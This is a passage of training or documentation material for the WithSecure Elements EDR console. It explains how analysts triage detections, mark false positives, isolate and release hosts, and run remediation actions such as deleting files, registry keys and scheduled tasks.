The screenshot shows a security dashboard interface. At the top, it displays 'Malicious Process' with an information icon and a red dot indicating 'Severe risk (91), High confidence, High criticality'. Below this, there are two tabs: 'Summary' (selected) and 'Process Tree'. A dropdown menu is open, showing the current status 'New' and other options: 'New', 'Acknowledged (1)', 'In progress', 'Monitoring', and 'Closed'. The 'Closed' option has a right-pointing arrow. To the right of the dropdown, there are three more options: 'Unconfirmed', 'Confirmed', and 'False positive (2)'. At the bottom left of the interface, the word 'Company' is visible.

Managing Detections

False Positives


- When you evaluate an incident as a **False Positive (1)**, it will be closed and marked as non-malicious.
- There is also a **Closed: Auto False Positive** state, which is triggered when all the following conditions are met:
 1. An incident is **NEW** and **UNCONFIRMED**.
 2. System admins have archived identical incidents by marking them as **FALSE POSITIVES**.
 3. There are no identical incidents that are **CONFIRMED** incidents. If there is even one identical incident with a **CONFIRMED** breach status, then the auto false positive is disabled for that incident group.



Managing Detections

Progress Updates

- As you progress in handling the incident with your customer, remember to update the incident status in the **Detection view**.
 1. Click the incident status field (1).
 2. Select the new status for the incident (2), such as **In-Progress** or **Acknowledged**.
 3. Once the incident has been handled, select one of the **Closed** status choices (3) to close the incident.



Event Search

- If you need further information about a specific event, you can navigate to the [Event Search](#) page to search for information on any recent event associated with a Broad Context Detection.

The screenshot displays the 'Event Search' interface. At the top left, it says 'Event Search' with a dropdown arrow and 'Total: 10000'. On the top right, there is a 'View:' dropdown set to 'System Default' with a refresh icon. Below this is a filter section with two dropdown menus set to 'Please Select', an input field for 'Enter filter value', and an 'Add' button. To the right of the filter is a search bar with a magnifying glass icon and the text 'Search events', and a hamburger menu icon. Below the filter and search bar are two tabs: 'Created Estimate Last 7 Days' (selected) and 'Organization FR IT-Sec'. The main content is a table with the following columns: 'Created Estimate', 'Received', 'Device Name', 'Organization', 'Process Name', 'Event Type', and 'Process CMDL'. The table contains two rows of data, both showing events from '3 days ago' on '24.08.2021 17:14:21 UTC+00:00' from 'DESKTOP-TIGT8FO' in the 'FR IT-Sec' organization, with 'Process Name' as '-' and 'Event Type' as 'service'. Below the table is an 'Event Details' section with two rows: 'Event ID: daf9013e-04fe-11ec-b389-0242ac110005' and 'Event Type: service'. Each row in the details section has a hamburger menu icon, an equals sign, and a crossed-out square icon.

	Created Estimate	Received	Device Name	Organization	Process Name	Event Type	Process CMDL
▼	3 days ago 24.08.2021 17:14:21 UTC+00:00	3 days ago 24.08.2021 17:15:17 UTC+00:00	DESKTOP-TIGT8FO	FR IT-Sec	-	service	-
▲	3 days ago 24.08.2021 17:14:21 UTC+00:00	3 days ago 24.08.2021 17:15:17 UTC+00:00	DESKTOP-TIGT8FO	FR IT-Sec	-	service	-

Event Details

☰ = ✕	Event ID:	daf9013e-04fe-11ec-b389-0242ac110005
☰ = ✕	Event Type:	service

Response actions


- 1 Quick response
- 2 Response actions
- 3 Host isolation
- 4 Elevate

Quick Response

After a detection has been confirmed as an incident, you can select one of the Recommended actions available.

- Clicking **Isolate all hosts** (1) removes the computer from the network, prohibiting any access to or from it. Only connections to the WithSecure cloud are allowed. Clicking **Inform users** (2) guides you through sending an alert email to the customer.
- Clicking **Scan host** (3) sends a scanning request to the affected host.
- Clicking **Collect forensics package** (4) gathers information from the host which can be used for forensic investigation.
- You can also select the **Elevate to WithSecure** (5) feature to get expert help from WithSecure.

Let's go through these individually, starting with the alert email.



Quick Response Inform Users

- If you determine the incident is actionable, you can access **Quick responses** (1). To alert your end customers of the breach, click **Inform users** (2).
- A pre-written email will then open with blank fields that require you to input customer email addresses (3). From this form, you can also see the details of the detection and, because the body of the email is fully editable, you can choose to include any of these details, or any other information, as you see fit.
- Once you're finished, click **Send** to send the email (4).

The image shows two parts of the user interface. The top part is a 'Quick responses' menu with two buttons: 'Isolate affected devices' and 'Inform users'. The bottom part is a 'Inform customers' dialog box. It contains instructions, a list of steps, a table of detection details, and an email composition form. Green arrows and numbers (1) through (4) highlight the steps described in the text.

(1) Quick responses

Isolate affected devices

(2) Inform users

Inform customers

Use this dialog to compose a message to admins and users of the affected companies.

1. Add recipient email addresses to the To field, separated with a comma.
2. Check that Reply to address is correct for contacting you.
3. Edit message content as required and choose Send email.

Broad Context Detection Details

ID:	122284-518
Company:	F-Secure EDR Demo
Hosts:	1 host
Detection type:	Persistence
Risk level:	Medium risk 71 High confidence Medium criticality

To: Add email

Reply to: Add email

Subject: Alert: Suspicious activity detected.

Title: Alert: We detected suspicious activity on some computers in your network.

Body: As a part of our routine monitoring, F-Secure EDR Demo has detected the following activity:



Company: F-Secure EDR Demo
Affected hosts: 1
Detection type: Persistence
Risk level: Medium
Confidence: High
Criticality: Medium

For more information contact F-Secure EDR Demo.

(4) Send email

Quick Response Scan Host

- Another Quick response (1) is Scan host (2). Selecting Confirm (3) begins a full endpoint scan on the selected device.





NOTE: This feature is only available for the Elements EPP and EDR combined licenses on Computers and Servers. This feature is also available for standalone instances of EDR on Windows computers.

Quick Response Collect Forensic Package

In the event that the detection requires further investigation, you can **Collect a forensics package (1)** from the host. In these forensics packages, several details are collected such as the WithSecure products installed, system, and Windows information onto a single zip-file. The file is available for download for up to two weeks after its compilation. If the forensics package is created multiple times, the latest version overwrites previous packages. The EDR privacy policy contains a full description of data collected.

NOTE: *This feature is only available for the Elements EPP and EDR combined licenses on Computers and Servers. This feature is also available for standalone instances of EDR on Windows computers.*



Advanced Response Actions

- Advanced response actions are divided into three categories: investigative, containment, and remediation.

INVESTIGATIVE ACTIONS

- Retrieve files, registry hives, event & anti-virus logs, master boot record, netstat, and PowerShell history
- Map registry and file system
- Full memory dump

CONTAINMENT ACTIONS

- Kill processes
- Kill threads

REMEDIATION ACTIONS

- Delete files
- Delete registry
- Delete services
- Delete scheduled tasks


Accessing Response Actions

The screenshot shows the F-Secure Elements Security Center interface. The left navigation pane has the 'Response' menu item highlighted with a red box and labeled '1.'. The main content area is titled 'Response Actions' and has a 'Create new' button labeled '4.'. Below the title bar, there are filter dropdowns and a company selection dropdown set to 'Hirasawa_School'. A table of response actions is displayed, with the first row labeled '2.' and '3.'.


Type	State
Retrieve files	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Delete registry	Finished
Full memory dump	Finished

- You can access response actions by clicking **Response** (1.) on the navigation pane. Note that you need to be on the company level.
- Once you have opened the **Response** page, you can see a list of response actions (2.) that have been performed, as well as their state (3).
- You can click on an existing response action to see its details.
- To create a new response action, click **Create new** (4.) on the title bar.

Creating New Response Action



- To create a new response action, click the **Create new** button on the **Response** page.
- Select the devices you want to create the response action for.
- Remember to click **Next** to proceed.



Creating New Response Action #2

- Select the response actions you want to perform for the selected computers and lick **Next**.
- Fill in the required information for each response action.
- Please see the *EDR Administrator's Guide* or the *Elements EPP&EDR Advanced Technical Training* for further information on the actions and parameters.

New response action

Devices 2 Actions Parameters Summary

Actions

Search

- Delete files
Deletes files or folders.
- Delete registry
Deletes a registry key or value. This deletes a value if one is specified, otherwise deletes the key.
- Delete scheduled tasks
Deletes Windows scheduled tasks.
- Delete services
Deletes Windows services.
- Enumerate processes
Enumerates running processes.
- Enumerate services
Enumerates installed services.
- Enumerate scheduled tasks
Enumerates Windows scheduled tasks.
- Full memory dump
Uploads a full memory dump. Warning: this job uploads large files and will thus block subsequent jobs, consider running this job last.
- Kill process
Kills processes.
- Kill thread
Kills a thread.
- Map registry *
Retrieves a listing of all registry keys under the given path.
- Map file system *
Retrieves a listing of all files and folders under the given path.
- Netstat *

* The output for these actions is in jsonl. [Find out more.](#)

Back Next

New response action

Devices Actions 3 Parameters Summary

Parameters

Delete Files

Path Basic ⓘ

Delete Registry

Path ⓘ

Value ⓘ

Recursive ⓘ

Task Name ⓘ

Back Next

New response action ×

Devices ✓ Actions ✓ Parameters ✓ Summary 4

Summary

Review the details before saving. You can still go back to make any changes.

Response actions defined here will remain in execution queue until successfully executed. The task will time out after 72 hours e.g. if target device is powered off.

Devices Count 2 [Edit](#)
Names PUNISHER, SPIDERMAN

Action 1/3 Type Delete files [Edit](#)
Parameters Path basic c:\malware-folder1\malware1.exe [Edit](#)
Comment 0/1000

Action 2/3 Type Delete registry [Edit](#)
Parameters Recursive true [Edit](#)
Path HUR DERP-1/MALWARE/NEW-1
Value 1
Comment 0/1000


Action 3/3 Type Delete scheduled tasks [Edit](#)
Parameters Task name ms1malware64 [Edit](#)
Comment 0/1000

Creating New Response Action #3

- Review the information on the **Summary** page.
- Insert a comment for each response action to help keep the case well documented.
- Click **Create** to create the response action.
- The action will next be processed, and its state can be viewed on the **Response** page.


Isolating Affected Hosts

1. When you have evaluated the incident as real and actionable, you can choose to isolate the host from the network from the **Quick responses**.
2. Select **Isolate affected devices** from the options available.
3. The hosts will then disconnect from all active connections except the one established with the WithSecure security cloud. You will still retain the ability to manage the host from the Elements Security Center, but the host will be prevented from doing anything else.




Isolated Host Icon

1. In the **Summary view** of the detection details, the device icon displays a smaller grey broken connection icon (1) to show that it is now isolated from the network.
2. This same icon appears next to the device name on the **Devices** page in the ESC portal (2).





Devices (16)

Risk: Not specified OS type: Not specified

Device name	IP	Company name	Comment	Importance	Profile	Device OS	Registration date	Last connection	Status
<input type="checkbox"/> B-WING	192.168.1.31	US F-Parts Industries Inc		Normal	Unknown	Windows 10.0.19042 Workstati...	02.09.2021 05:01:28	02.09.2021 05:27:24	Active
<input type="checkbox"/> WIN10-EDR  (2)	172.16.164.16	FR IT-Central		Critical	Virtualization...	Windows 10.0.19043 Workstati...	31.08.2021 18:14:55	01.09.2021 18:27:03	Active
<input type="checkbox"/> WIN-7NIQO4G8Q52	192.168.1.23	US F-Parts Industries Inc		Normal	Virtualization...	Windows 10.0.17763 Server	18.08.2021 01:41:49	01.09.2021 03:46:28	Inactive
<input type="checkbox"/> Win10-PSB.stilabs.local	192.168.1.131	FR IT-Sec		Normal	Virtualization...	Windows 10.0.19042 Workstati...	31.05.2021 11:36:37	31.08.2021 19:00:35	Inactive

Isolated Host Notification

1. When a device becomes **isolated**, a pop-up (1) is shown on the isolated host to explain the situation to the current user. This also occurs when the host is removed from isolation.
2. Isolation deactivates all rules from the Windows Firewall **except connections to WithSecure**, as shown in the Outbound Rules (2). The same measures are applied to Inbound rules.



Releasing an Isolated Host

At any time, you can release the host from the Devices page. Simply click the name and **Release device (1)** from isolation or isolate device, if needed. When releasing or activating device isolation, you'll get a confirmation prompt **(2)**.

The screenshot displays the Microsoft Defender portal interface for a device named 'WIN10-EDR'. At the top, there is a navigation link '< Back to Devices' and the device name 'WIN10-EDR'. Below the name, it shows 'Last connection Sep 01, 2021 18:27:03 | Registration date Aug 31, 2021 18:14:55'. On the left side, there is a circular icon representing a computer with a green status indicator and a lock icon. Below this icon is a green '(1)' and a 'Release device' button. To the right of the icon, there is a form with 'Importance' set to 'Critical' and a 'Comment' field. A confirmation dialog box is overlaid on the form, titled 'Release device (2)' with a yellow warning icon. The dialog asks 'Are you sure you want to release device WIN10-EDR?' and has 'Cancel' and 'Confirm' buttons. At the bottom of the page, the 'Isolation status' is shown as 'Isolated'.


Isolation Details

While viewing the details page of a device, to the right are the **Last 10 actions** performed on that device, which includes isolation and isolation releases.

Last 10 actions

Operation	Date issued	Date completed
Isolation	Sep 01, 2021 18:15:01	Sep 01, 2021 18:15:29
Isolation	Sep 01, 2021 18:04:51	Sep 01, 2021 18:05:22
Isolation release	Sep 01, 2021 17:21:29	Sep 01, 2021 17:38:07
Isolation	Sep 01, 2021 12:05:51	Sep 01, 2021 12:06:12
Isolation release	Aug 31, 2021 19:06:00	Aug 31, 2021 19:06:18
Isolation	Aug 31, 2021 19:01:05	Aug 31, 2021 19:01:20

Our Experts Always Back You Up With Elevate To WithSecure



EDR detekcije

Elements EPP+EDR for
Computers Premium

EDR detekcije

- 1 Sprožanje detekcij
- 2 nmap scan lokalne mreže
- 3 Analiza BCD
- 4 Izolacija hosta (če je virtualka, sicer opsijsko)
- 5 Napredne response akcije (npr. prenos in izbris datoteke)

WithSecure Elements Evolution of User Interface

New Elements Experience

- Elements Security Center is receiving a facelift.

The screenshot displays the W/ Elements Security Center dashboard. The interface features a dark blue header with the company name 'Jimn Inc.' and user 'All'. A left sidebar contains navigation categories: HOME, ENVIRONMENT (Users, Devices, Patch Management, Software), FINDINGS (Broad Context Detections, Broad Context Detection events, Response, Detections, Security Posture - Devices), SECURITY CONFIGURATIONS (Profiles, Automated actions), REPORTS, MANAGEMENT (Organization settings, Audit Log, Downloads), SECURITY SERVICES, and SUPPORT. The main content area is titled 'Home' and includes tabs for Overview, Endpoint Protection, and Detection and Response. It is divided into four main sections: 'Detect & Respond' (Endpoint Detection and Response, Endpoint Protection), 'Predict' (Vulnerability Management, Endpoint Protection), 'Prevent' (Endpoint Protection, Collaboration Protection), and two summary tables: 'Top 5 Devices at risk' (Endpoint Detection and Response) and 'Top 5 affected mailboxes' (Collaboration Protection). The 'Detect & Respond' and 'Predict' sections show 'Cannot load data. No results to display'. The 'Prevent' section shows 'Cannot load data. No results to display' for Endpoint Protection, and '3 critical detections in 1 company Last 7 days' and '4 high detections in 1 company Last 7 days' for Collaboration Protection. The 'Top 5 Devices at risk' table shows 'No data available'. The 'Top 5 affected mailboxes' table lists three mailboxes with their respective detection counts.

